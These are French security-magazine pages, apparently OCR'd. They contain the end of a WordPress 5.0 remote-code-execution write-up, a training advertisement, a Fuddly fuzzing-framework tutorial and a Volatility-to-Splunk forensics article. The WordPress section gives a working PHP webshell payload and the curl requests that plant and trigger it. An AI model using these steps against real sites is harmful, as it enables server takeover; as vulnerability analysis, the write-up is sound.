1 - Modification de la valeur de **_wp_attached_file** en éditant une image et définissant la valeur de **meta_input[_wp_attached_file]** à **2019/05/poc.jpg?/x** dans notre exemple.

2 - Utilisation de la fonction **crop-image** afin de créer un dossier **poc.jpg?** avec le fichier **cropped-x.jpg** à l'intérieur. Cette étape est nécessaire pour pouvoir effectuer un *path traversal*.

3 - Nouvelle modification de la valeur de **_wp_attached_file** pour obtenir **2019/05/poc.jpg?/../../../../themes/twentyseventeen/shell** où **twentyseventeen** est le thème courant.

4 - Utilisation de la fonction **crop-image** afin de créer le fichier **cropped-shell.jpg** dans le dossier **wp-content/themes/twentyseventeen/**.

5 - Inclusion de l'image contenant du code PHP dans le thème en créant un post et en modifiant la valeur de **meta_input[_wp_page_template]** à **cropped-shell.jpg**.

En visitant la page définie lors de la création du post, le code PHP sera donc **include()**, permettant l'exécution de code arbitraire.

2.2 GD

À l'opposé d'Imagick, GD ne conserve pas les *metadatas* EXIF de l'image originale. Il reste cependant possible d'introduire du code PHP dans une section bien particulière de l'image. En appelant successivement la fonction **wp_crop_image**, il est possible d'observer des sections constantes dans l'hexdump de l'image (Figure 1 et 2 précédentes).

Il est possible de déposer une backdoor PHP juste après le *Scan Header* (FF DA 00 08 01 01 00 00 3F 00). Il y a cependant des restrictions dues à la compression des images JPEG :

- la charge utile ne doit pas contenir 3 fois le même caractère à la suite ;
- la charge utile ne doit pas contenir 4 fois le même caractère au total.




Fig. 3 : Exécution de la commande id sur le serveur.

Une charge utile peut alors être créée selon ces règles, par exemple **<?=`$_GET[0]`;?>**.

Les étapes d'exploitation sont similaires à l'exploitation dans le cas d'Imagick, moins les étapes 1 et 2 qui sont devenues inutiles dans le cas de GD.

2.3 Démonstration

Voici les requêtes nécessaires à l'exploitation après le téléchargement d'une image poc.jpg dans le cas de GD :

Étape 1 : Modification de la valeur de **_wp_attached_file** :

```
$curl -b 'wordpress_0f459[...]' -d "_wpnonce=9a379bfc
58&action=editpost&post_ID=5&meta_input[_wp_attached_
file]=2019/05/poc.jpg?/../../../../themes/twentyseventeen/
shell" http://172.30.0.5/wp-admin/post.php -v
```

Étape 2 : Utilisation de la fonction **crop-image** :

```
$curl -b 'wordpress_0f459[...]' -d "action=crop-image&_
ajax_nonce=51c1c4691d&id=5&cropDetails[x1]=0&cropDetail
s[y1]=0&cropDetails[width]=262&cropDetails[height]=192&
cropDetails[dst_width]=262&cropDetails[dst_height]=192"
http://172.30.0.5/wp-admin/admin-ajax.php
```

Étape 3 : Inclusion de l'image dans le thème courant en créant un post et en modifiant la valeur de **meta_input[_wp_page_template]** :

```
$curl -b 'wordpress_0f459[...]' -d "_wpnonce=558eca2
d37&action=editpost&post_ID=10&post_title=poc&post_
name=poc&meta_input[_wp_page_template]=cropped-shell.jpg"
http://172.30.0.5/wp-admin/post.php
```

En visitant la page http://172.30.0.5/?p=10, nous pouvons exécuter des commandes sur le serveur :

Des scripts python pour les librairies ImageMagick et GD sont disponibles sur le GitHub de Synacktiv **[5]**. Un module metasploit est en développement lors de la rédaction de cet article, on peut supposer que le module sera déployé dans un temps proche.

Conclusion

Malgré le grand nombre de sites WordPress sur le Web, l'exploitation de cette faille nécessite le prérequis de posséder un compte avec au minimum les droits d'auteur.

Depuis WordPress 3.7, le CMS effectue des mises à jour en tâches de fond, '*automatic background updates*', dans un objectif de sécurité. Par défaut, les mises à jour n'ont lieu que sur les versions mineures. Ces mises à jour concernent également le core de WordPress, impactant les versions vulnérables (4.9.8 et 5.0). ■

Remerciements

Merci à RIPS Technologies pour la découverte des vulnérabilités ainsi que le blog expliquant celles-ci.

Merci aux relecteurs.

Références

[1] WordPress website : https://wordpress.org/

[2] WordPress 5.0.0 Remote Code Execution : https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/

[3] ImageMagick : https://www.imagemagick.org/

[4] GD Graphics Librairy : https://libgd.github.io/

[5] GitHub Synacktiv : https://github.com/Synacktiv/stuffz

HS2
Hervé Schauer Sécurité

Formation cybersécurité organisationnelle

PROGRAMME

Gouvernance de la sécurité

RSSI :
Formation RSSI
CISSP :
Préparation au CISSP
CISA :
Préparation au CISA
SECUHOMOL :
Homologation de la SSI
SECUCRISE :
Gestion de crise IT/SSI
EBIOS2010 :
EBIOS 2010 Risk Manager

Gouvernance de la sécurité avec les normes ISO270XX

ESS27 :
Essentiels ISO27001 & ISO27002
ISO27LA :
ISO27001 Lead Auditor
ISO27LI :
ISO27001 Lead Implementer
ISO27RM :
ISO27005 Risk Manager
ISO27004 :
ISO27004 / Indicateurs et tableaux de bord cybersécurité
ISO27035 :
ISO27035 / Gestion des incidents de sécurité

+33 974 774 390

www.hs2.fr

formations@hs2.fr

FUDDLY : INTRODUCTION DE L'OUTIL ET DÉVELOPPEMENT D'UN PROTOCOLE

Éric LACOMBE – eric.lacombe@security-labs.org
Ingénieur en sécurité de l'information à Airbus

mots-clés : *FUZZING / FRAMEWORK / SECURITY / PYTHON / MANIPULATION DE DONNÉES*

Cet article présente Fuddly, un framework de fuzzing et de manipulation de données, écrit en python sous GPLv3, qui fournit de nombreuses briques que l'on retrouve dans d'autres framework de fuzzing, mais qui se différencie par la flexibilité de représentation des données et la diversité des altérations qu'il rend possible.

1 Fuddly en bref

Fuddly est un framework de fuzzing et de manipulation de données sous GPLv3, compatible avec les versions 2 et 3 de python et utilisé et testé sous GNU/Linux (l'utilisation avec d'autres OS n'a été testée que très rarement). Il est disponible sous GitHub **[1]**.

Ses objectifs principaux sont de rendre possible :

- la création de modèles représentant des formats de données variés (un certain nombre sont d'ailleurs fournis dans le dépôt : ZIP, JPG, SMS, PPPoE...) :
  - afin de générer des données qui respectent les formats décrits tout en facilitant leur modification ;
  - afin d'absorber/disséquer des données existantes : pour les analyser ou s'en servir comme base de création de nouvelles données ;
  - qui acceptent une variation de granularité de la description ;
  - qui peuvent être combinés, comme un fichier PDF qui profite du modèle JPG pour en inclure dans ses pages ;
- la description comportementale de protocoles de communication afin d'interagir avec une cible à tester, mais également pour fuzzer ces protocoles sur différents niveaux (séquentiel, temporel, données...) ;
- l'automatisation du processus de fuzzing par la mise à disposition de briques de base facilitant la communication avec la cible à tester, l'analyse dynamique du comportement de la cible, l'adaptation du fuzzing, le stockage des informations de tests et le rejeu.

Dans cet article, nous illustrons ces différents aspects en modélisant dans Fuddly (v0.27.1) un protocole relativement simple, mais exhibant des caractéristiques suffisamment variées pour rendre l'exercice intéressant.

2 Modélisation d'un protocole dans Fuddly

2.1 Tour d'horizon de la modélisation avec Fuddly

Dans Fuddly, les données sont représentées sous forme de graphes orientés acycliques ayant un seul nœud initial. Les contraintes qu'impose le format de ces données sont capturées par la

structure du graphe ainsi que par les spécificités des nœuds finaux. Différents types de nœuds sont définis :

- les « non-terminaux », qui définissent la structure d'une donnée ;
- les « terminaux », qui définissent le contenu des différentes parties d'une donnée (ex. : `UINT32`, `BitField`, `String`, etc.) ;
- les générateurs qui créent dynamiquement des parties du graphe en fonction d'autres nœuds et/ou des paramètres (ex. : CRC, longueur, décalage, etc.).




Fig. 1 : Les différents types de nœuds.

À cela se rajoutent différents types de liens entre ces nœuds :

- liens de parenté, qui définissent l'ossature d'une donnée et dont l'expression se fait via les nœuds non-terminaux par l'intermédiaire d'une grammaire ;
- liens de contraintes qui étendent l'expressivité du modèle (comme l'existence d'un nœud soumise à l'existence d'un autre, ou le nombre de nœuds d'un groupe par rapport à un autre...) ;
- liens définis entre un générateur et ses nœuds paramètres ; ils rendent possible l'expression de contraintes sans restriction (puisqu'associées à des fonctions que l'utilisateur peut écrire).

De nombreux autres attributs peuvent être définis sur les nœuds. On trouve des attributs classiques comme le déterminisme, l'immuabilité..., mais également des attributs plus avancés comme les configurations alternatives, rendant possibles des changements de description sur les nœuds (un nœud terminal peut être non-terminal dans une autre configuration).

Enfin, au travers de cette représentation, il devient possible pour Fuddly :

- de générer des données respectant les contraintes définies ;
- de les modifier à des fins de fuzzing ;
- d'absorber des données existantes afin de les analyser et/ou de les manipuler.

2.2 Modélisation du protocole MyProto

La description d'un nouveau format de données ou protocole nécessite la création de deux fichiers à placer dans `~/fuddly_data/user_data_models/`. Le premier décrit les données alors que le second sert à décrire la partie protocolaire (ainsi que d'autres éléments abordés dans la suite).

Les données sont décrites dans la méthode `build_data_model()` de la classe (l.5) qui définit le modèle. Elles sont représentées sous forme de graphe (via des dictionnaires python). Chaque nœud du graphe dispose au minimum d'un attribut `name` pour l'identifier et d'un attribut `contents` qui décrit son contenu.

Ci-dessous est présentée la modélisation des données du protocole `myproto`, créé pour les besoins de cet article et accessible dans la base des modèles livrés avec Fuddly (`myproto.py` et `myproto_strategy.py`). Le graphe (dictionnaire python) représentant les différents messages côté client (référencé par la variable `req_desc` – l.11) a un nœud racine nommé `req` ayant pour contenu une liste d'autres nœuds (eux-mêmes décrits via des dictionnaires python) que nous allons aborder.

Le premier nœud fils (l. 14-17) est un champ de bits qui joue le rôle d'un entête pour distinguer les trois types de messages qui sont disponibles pour le client : `init`, `register` et `zregister`. La description d'un champ de bits se fait toujours depuis ceux de poids faibles. Les 5 premiers ne sont pas utilisés (`reserved`). Le champ suivant de 7 bits est utilisé pour identifier la commande (`cmd`), les valeurs possibles sont : 1, 10 et 20. Enfin, les 4 derniers bits stockent le numéro de version du protocole (`version`).

En fonction de la valeur du champ **cmd** (et parfois **version**), la suite du message va différer. Cette distinction est capturée dans les 3 autres nœuds fils qui suivent l'entête du message : l.18-21 pour **init**, l.23-47 pour **register** et l.49-55 pour **zregister**.

```
01: from framework.node import *
02: from framework.value_types import *
03: from framework.data_model import *
04:
05: class MyProto_DataModel(DataModel):
06:
07:     name = 'myproto'
08:
09:     def build_data_model(self):
10:
11:         req_desc = \
12:         {'name': 'req',
13:          'contents': [
14:              {'name': 'header',
15:               'contents': BitField(subfield_sizes=[5,7,4],
endian=VT.BigEndian,
16:                                    subfield_values=[[0],
[1,10,20], [1,2,3]],
17:                                    subfield_descs=['reserved',
'cmd', 'version'])},
18:              {'name': 'init',
19:               'exists_if': (BitFieldCondition(sf=1, val=[1]),
'header'),
20:               'contents': TIMESTAMP("%H:%M:%S"),
21:               'absorb_csts': AbsFullCsts(contents=False)},
22:
23:              {'name': 'register',
24:               'custo_clear': MH.Custo.NTerm.FrozenCopy,
25:               'exists_if': (BitFieldCondition(sf=1, val=10),
'header'),
26:               'contents': [
27:                   {'name': 'payload',
28:                    'contents': [
29:                        {'name': 'file_qty',
30:                         'contents': UINT16_be(min=2, max=8)},
31:                        {'name': 'file_entry',
32:                         'qty_from': 'file_qty',
33:                         'contents': [
34:                             {'name': 'filename',
35:                              'contents': Filename(min_sz=1,
max_sz=15, alphabet='abcdef')},
36:                             {'name': 'len',
37:                              'contents': UINT32_be()},
38:                             {'name': 'content',
39:                              'sync_size_with': 'len',
40:                              'contents': String(min_sz=20,
max_sz=50, alphabet='éùijklm:;!',
41:                                                 codec='latin-1')},
42:                             {'name': 'crc32',
43:                              'contents': CRC(vt=UINT32_be),
44:                              'node_args': ['filename',
'content']},
45:                         ]}
46:                    ]}
47:               ]},
48:
49:              {'name': 'zregister',
50:               'exists_if/and': [(BitFieldCondition(sf=1,
val=20), 'header'),
51:                                 (BitFieldCondition(sf=2,
val=3), 'header')],
52:               'encoder': GZIP_Enc(6),
53:               'contents': [
54:                   {'name': 'zpayload', 'clone': 'payload'}
55:               ]},
56:
57:          ]}
58:
59:         self.register(req_desc)
```




Fig. 2 : Visualisation de données.

Commençons par expliquer le cas du message `init`. Le nœud qui le décrit n'existe que si le champ `cmd` de l'entête est à 1. Cette condition est décrite l.19 grâce à l'attribut `exists_if`. Il s'agit d'un nœud générateur qui se développe en une chaîne de caractères contenant la date de génération du message au format `"%H:%M:%S"`. La ligne 21 précise des contraintes spécifiques à ce nœud, utile uniquement pour absorber des données existantes dans le modèle.

Le message `register` est décrit par un nœud non-terminal dont le contenu est une liste d'un seul nœud nommé `payload`. La justification de ce nœud intermédiaire se trouve dans la description de la commande `zregister`, version compressée de la commande `register`. Afin de calquer la commande `register`, un mécanisme de clonage est disponible. Il permet de copier n'importe quelle partie du graphe et de l'insérer ailleurs. Ainsi, le nœud `zpayload` (l.54) est créé comme une copie indépendante du nœud `payload` (nœud intermédiaire facilitant la copie). Pour compresser le contenu, nous profitons d'un autre mécanisme de Fuddly : les encodeurs. Dans notre cas, il s'agit de `GZIP_Enc` (l.52). Notez que `zregister` est une commande n'existant que dans la version 3 du protocole (via condition multiple l.50-51).

Revenons à la description de cette `payload`. Elle contient un premier nœud `file_qty` qui est un entier non-signé sur 16 bits en *big-endian* compris entre 2 et 8. Ce nœud représente le nombre de fichiers à enregistrer qui sont décrits par le nœud suivant, nommé `file_entry`. Ce dernier a la capacité de se cloner dynamiquement en fonction du nombre inscrit dans le nœud `file_qty`. Cette synchronisation se fait grâce à l'attribut `qty_from` (l.32). Ainsi, est créé au cours de l'instanciation du modèle un nombre de nœuds `file_entry` égal à la valeur de `file_qty` au moment de la résolution. Les nœuds dynamiquement créés sont nommés à partir du nom de leur modèle et d'un suffixe afin de les distinguer.

Décrivons enfin ce nœud représentant le ou les fichiers à enregistrer. Le premier nœud fils qu'il contient définit le nom du fichier (l.34-35). Le deuxième (l.36-37) est la longueur du fichier encodée sur 32 bits par un entier non-signé. Ce nœud nommé `len` est utilisé dans la description comme une contrainte sur la taille du nœud suivant décrivant le contenu du fichier (l.38-41). En effet,

ce dernier nœud qui est décrit comme une chaîne de caractères de taille variable est contraint par la valeur du nœud précisé dans l'attribut **sync_size_with**, en l'occurrence le nœud **len**. Le dernier nœud décrivant l'enregistrement d'un fichier est un nœud générateur qui se développe en un CRC 32 bits calculé sur la concaténation du nom du fichier (nœud **filename**) et de son contenu (nœud **content**).

La ligne 59 sert à enregistrer le format décrit. L'identifiant associé pour y faire référence dans le reste du framework est le nom du nœud racine, dans notre cas **req**. Dans le dépôt de Fuddly, quelques lignes supplémentaires sont ajoutées afin d'avoir également des enregistrements séparés pour les différents types de messages (**init**, **register** et **zregister**) et ainsi faciliter les échanges protocolaires. De plus, une méthode de validation du modèle est aussi ajoutée. Elle met à profit le mécanisme d'absorption (**Node.absorb()**) pour s'assurer que le modèle reconnaît des données binaires respectant ses contraintes. Nous renvoyons le lecteur, curieux d'en apprendre plus, à la documentation **[2]**.

Notez que Fuddly permet de visualiser les données modélisées en ASCII-art. La figure 2 (voir page 14) représente une commande **zregister** incluant deux fichiers.

Notez que chaque nœud du graphe est précédé d'une chaîne de caractères qui correspond au chemin à parcourir depuis la racine pour parvenir à lui. Ces chemins sont utiles notamment lors d'opérations de recherche ou de modification de données.

2.3 Modélisation de la dynamique du protocole

Afin d'illustrer ce que Fuddly permet, considérons le séquencement protocolaire (très simple) de la Figure 3.

Un message **INIT** est envoyé au serveur et après une attente de 0,5 seconde, **ZREGISTER** est transmis. Après 1 seconde, la réponse du serveur est vérifiée via **cbk_check_crc_error()**. Dans le cas où une erreur de CRC est renvoyée, on recommence depuis le début via un nouveau message **INIT**. Si aucune erreur n'est renvoyée, on passe dans l'état final qui met fin à la communication.




Fig. 3 : Dynamique du protocole.

Sur cette figure, on remarque également le nom **set_init_v3()**. Il s'agit d'une fonction qui est appelée juste avant l'envoi du message **INIT**. Elle positionne le champ **version** à 3 pour informer le serveur sur la version du dialecte utilisé.

Ce scénario d'interaction est produit par le code suivant (dans le fichier **myproto_strategy.py**) :

```
01: from framework.tactics_helpers import *
02: from framework.scenario import *
03:
04: tactics = Tactics()
05:
06: def cbk_check_crc_error(env, current_step, next_step, fbk):
07:     for source, status, timestamp, data in fbk:
08:         if b'CRC error' in data:
09:             return True
10:
11: def set_init_v3(env, step):
12:     step.content['.*/header'].set_subfield(2, 3)
13:
14: init_step = Step('init', fbk_timeout=0.5, do_before_
sending=set_init_v3)
15: v3cmd_step = Step('zregister', fbk_timeout=1)
16: final_step = FinalStep()
17:
18: init_step.connect_to(v3cmd_step)
19: v3cmd_step.connect_to(init_step, cbk_after_fbk=cbk_check_
crc_error)
20: v3cmd_step.connect_to(final_step)
21:
22: sc_client_req = Scenario('basic', anchor=init_step)
23:
24: tactics.register_scenarios(sc_client_req)
```

La création d'un scénario passe par la création de `Step` que l'on connecte entre elles afin de créer le séquencement, et l'ajout éventuel de fonctions de rappels pouvant s'exécuter à différents moments du cycle de vie du scénario (avant l'envoi des données à la cible, après la récupération du *feedback* provenant de la cible ou de sondes diverses...).

La fonction de retour `cbk_check_crc_error()` est constituée d'une boucle sur l'objet `fbk` qui contient le *feedback* récolté par Fuddly sur les différentes sources spécifiées dans le projet (notion que nous abordons dans un prochain article). La fonction consiste à vérifier la présence de « CRC error » dans le message reçu.

La fonction `set_init_v3()` effectue la modification de l'entête de la commande `INIT`, tel que décrit précédemment. La propriété `step.content` renvoie le nœud racine de la donnée qui est sur le point d'être envoyée. De nombreuses primitives sont disponibles pour effectuer des recherches et des modifications dans les données modélisées. Pour rechercher un ou plusieurs nœuds, il est possible d'utiliser comme critère le chemin vers ces nœuds (sous forme d'expression régulière). C'est ce qui est effectué dans notre exemple via la notation `[ ]`. Le résultat est la fourniture des nœuds répondant à ce chemin. Dans notre cas, il n'y en a qu'un et il s'agit du `BitField` constituant l'entête de la commande.

Conclusion

Au travers de cet article, nous avons abordé la modélisation d'un protocole dans Fuddly en nous appuyant sur une partie des mécanismes qu'il met à disposition. À partir de ce modèle, il devient possible de décoder et d'analyser des échanges existants qui répondent à ce protocole, ou bien d'interagir avec une cible assujettie à ce protocole. Dans le prochain article, nous abordons ce dernier point en présentant certaines des possibilités offertes par Fuddly pour éprouver la robustesse d'une cible. ■

Références

[1] **Dépôt de Fuddly :** https://github.com/k0retux/fuddly

[2] **Documentation de Fuddly :** https://fuddly.readthedocs.io/

WHERE'S MY MEMORY ?

David
Analyste forensique et chef d'équipe réponse à incident

mots-clés : FORENSIQUE / MÉMOIRE / PYTHON / SPLUNK

L'analyse de la mémoire n'est pas forcément complexe, mais elle demande des connaissances. Peut-on à partir d'une formation rendre l'analyse de la mémoire rapide et diffuser la connaissance à son équipe ?

Pour illustrer mon propos, je vais partir d'une formation que j'ai suivie sur l'analyse de mémoire vive. Mes objectifs étaient d'écrire un plugin volatility pour injecter les résultats dans une instance Splunk puis de réaliser un dashboard au fur et à mesure du cours, des anecdotes et des travaux pratiques.

1 Le plugin Volatility

Au début de la formation, les commandes pour connaître le profil de la capture mémoire, et l'analyse du fichier **.volatilityrc** sont abordées. Les sorties sont au format texte comme toutes les sorties standards de volatility. Volatility permet d'avoir d'autres sorties telles que *greptext, json, sqlite*. Alors pourquoi coder une sortie csv quand il y a a minima le *greptext* ? Simplement pour le défi, mais aussi cela permet de comprendre comment les renderers fonctionnent.

Le point de départ est la sortie *greptext* dont voici un exemple avec un **pslist**.

```
$ vol.py -f memdum.raw --profile=WinXPSP2x86
--output=greptext pslist
(...)
2: Offset(V)|Name|PID|PPID|Thds|Hnds|Sess|Wow64|Start|Exit
3: >|0x819cc830|System|4|0|56|472|-1|0||
4: >|0x8190a838|smss.exe|568|4|5|26|-1|0|2012-11-26
16:25:46 UTC+0000|
```

La sortie *greptext* laisse en début de ligne le signe « **>|** », ce qui n'est pas très pratique pour la gestion des champs.

Note

Le fichier .volatilityrc permet de ne pas remettre à chaque commande les options -f et --profile. Il est possible d'ajouter aussi le dtb et le kdbg.

La commande pslist permet de lister les processus non cachés.

La commande suivante permet de retrouver où est la classe qui permet la sortie en *greptext*.

```
$ volatility-master(git)> grep -ri "greptext" | cut -d":"
-f1 | sort -u
2: volatility/commands.py
3: volatility/renderers/text.py
```

Il ressort tout de suite le fichier **text.py** dans le répertoire **renderers** et le fichier **commands.py**.

Le fichier **text.py** n'est pas très complexe. Le début de ligne avec « **>|** » va être corrigé pour avoir une sortie type psv. Si la modification est fonctionnelle, alors nous serons proches de la sortie en csv. Les éléments vont être mis dans une liste, puis une concaténation avec un « **|** » permettra de ne pas avoir le « **>|** » en début de ligne.

Les remplacements donnent finalement le code suivant dans **text.py** :

```
180: class GrepTextRenderer(TextRenderer):
181:     def render(self, outfd, grid):
(...)
194:         def print_row(node, outfd):
195:             body = []
```

```
196:            outfd.write("" * grid.path_depth(node))
197:            for column in grid.columns:
198:                body += [self._cell_renderers[column.
index].render(node.values[column.index])]
199:            outfd.write("|".join(body) + "\n")
200:            outfd.flush()
201:            return outfd
200:
202:        grid.populate(print_row, outfd)
```

La commande **pslist** est relancée pour vérifier que la sortie est conforme :

```
$ vol.py -f memdum.raw --profile=WinXPSP2x86
--output=greptext pslist
(...)
4: Offset(V)|Name|PID|PPID|Thds|Hnds|Sess|Wow64|Start|Exit
3: 0x819cc830|System|4|0|56|472|-1|0||
4: 0x8190a838|smss.exe|568|4|5|26|-1|0|2012-11-26 16:25:46
UTC+0000|
```

C'est conforme et il ressort du PSV. Maintenant, il faut comprendre plus généralement le fonctionnement des renderers de volatility.

Il y a un fichier **command.py** qui permet la déclaration des renderers. Il faut créer une fonction pour pouvoir faire des sorties en csv et importer la classe qui permettra d'appeler le renderer.

Il est possible de modifier les fichiers de la manière suivante :

Le code ajouté dans **command.py** :

```
(...)
35: from volatility.renderers.text import TextRenderer,
FormatCellRenderer, GrepTextRenderer, CSVTextRenderer
(...)
296:    def render_csv(self, outfd, data):
297:        try:
298:            self._render(outfd, CSVTextRenderer(self.
text_cell_renderers, sort_column = self.text_sort_column),
data)
299:        except NotImplementedError, why:
300:            debug.error(why)
301:        except TypeError, why:
302:            debug.error(why)
(...)
```

Le code ajouté dans **text.py** :

```
(...)
205:class CSVTextRenderer(TextRenderer):
206:    def render(self, outfd, grid):
207:        self._validate_grid(grid)
208:
209:        # Determine max width of each column
210:        grid_max_widths = [0] * len(grid.columns)
211:
212:        # If the grid_max_widths have not been limited,
213:        headers = []
214:        for i in range(len(grid.columns)):
215:            grid_max_widths[i] = max(grid_max_widths[i],
len(grid.columns[i].name))
216:            headers += [grid.columns[i].name]
217:        outfd.write(",".join(headers) + "\n")
218:
219:        def print_row(node, outfd):
220:            body = []
221:            outfd.write("" * grid.path_depth(node))
222:            for column in grid.columns:
223:                body += [self._cell_renderers[column.
index].render(node.values[column.index])]
224:            outfd.write(",".join(body) + "\n")
225:            outfd.flush()
226:            return outfd
227:
228:        grid.populate(print_row, outfd)
```

Note

Tous les codes de l'article sont disponibles sur GitHub [1].

Une fois ces modifications réalisées et la classe **CSVTextRenderer** créée, la commande **pslist** est relancée avec cette fois l'option **--output=csv** pour tester le plugin :

```
$ vol.py -f memdum.raw --profile=WinXPSP2x86 -output=csv pslist
(...)
4: Offset(V),Name,PID,PPID,Thds,Hnds,Sess,Wow64,Start,Exit
3: 0x819cc830,System,4,0,56,472,-1,0,,
4: 0x8190a838,smss.exe,568,4,5,26,-1,0,2012-11-26 16:25:46
UTC+0000,
```

La sortie est en CSV et elle est intégrée dans volatility. Avec la même méthodologie, il est possible de créer de nouvelles sorties rapidement telles qu'en PostgreSQL. Si vous utilisez mon dépôt, il faut télécharger les dépendances pour PostgreSQL (**python-psycopg2**).

Maintenant que le plugin volatility est fonctionnel, passons à l'installation de Splunk.

2 Splunk

Pour installer ce logiciel, il faut aller sur le site https://splunk.com/ et télécharger la version pour votre OS.

Rapidement avec une SIFT téléchargée depuis le site du SANS **[2]** et avec le fichier **splunk-7.2.0-8c86330ac18-linux-2.6-amd64.deb**, l'installation et son lancement se font comme suivant :

```
$ sudo dpkg -i splunk-7.2.0-8c86330ac18-linux-2.6-amd64.deb
$ sudo /opt/splunk/bin/splunk start
(Licence ...)
> Please enter an administrator username: admin
> Please enter a new password:
> Please confirm new password:
(...)
End: The Splunk web interface is at http://localhost:8000
```

Il faut accepter la licence. Puis vérifier que Splunk est bien lancé en allant à l'adresse http://localhost:8000/ avec votre navigateur. Il sera possible de créer un index pour le test du dashboard : ***Paramètre > Données > Indexes > Ajouter un index***.

J'ai choisi comme nom : *memoire*.

L'ajout du premier csv permet de commencer à créer les sourcetypes : ***Paramètre > Ajout de données > Ajouter un fichier depuis mon ordinateur > CSV***.

Pour les sourcetypes, le nommage suit la convention **NOM_PLUGIN_csv**, ce qui donne par exemple : **volatility_pslist_csv**. Cela permet de n'avoir qu'un seul sourcetype par plugin volatility et type de données.

Il y aura un **volatility_malfind_csv** et un **volatility_malfind_text** ou un **volatility_apihook_csv** et un **volatility_apihooks_verbose_text**.

Note

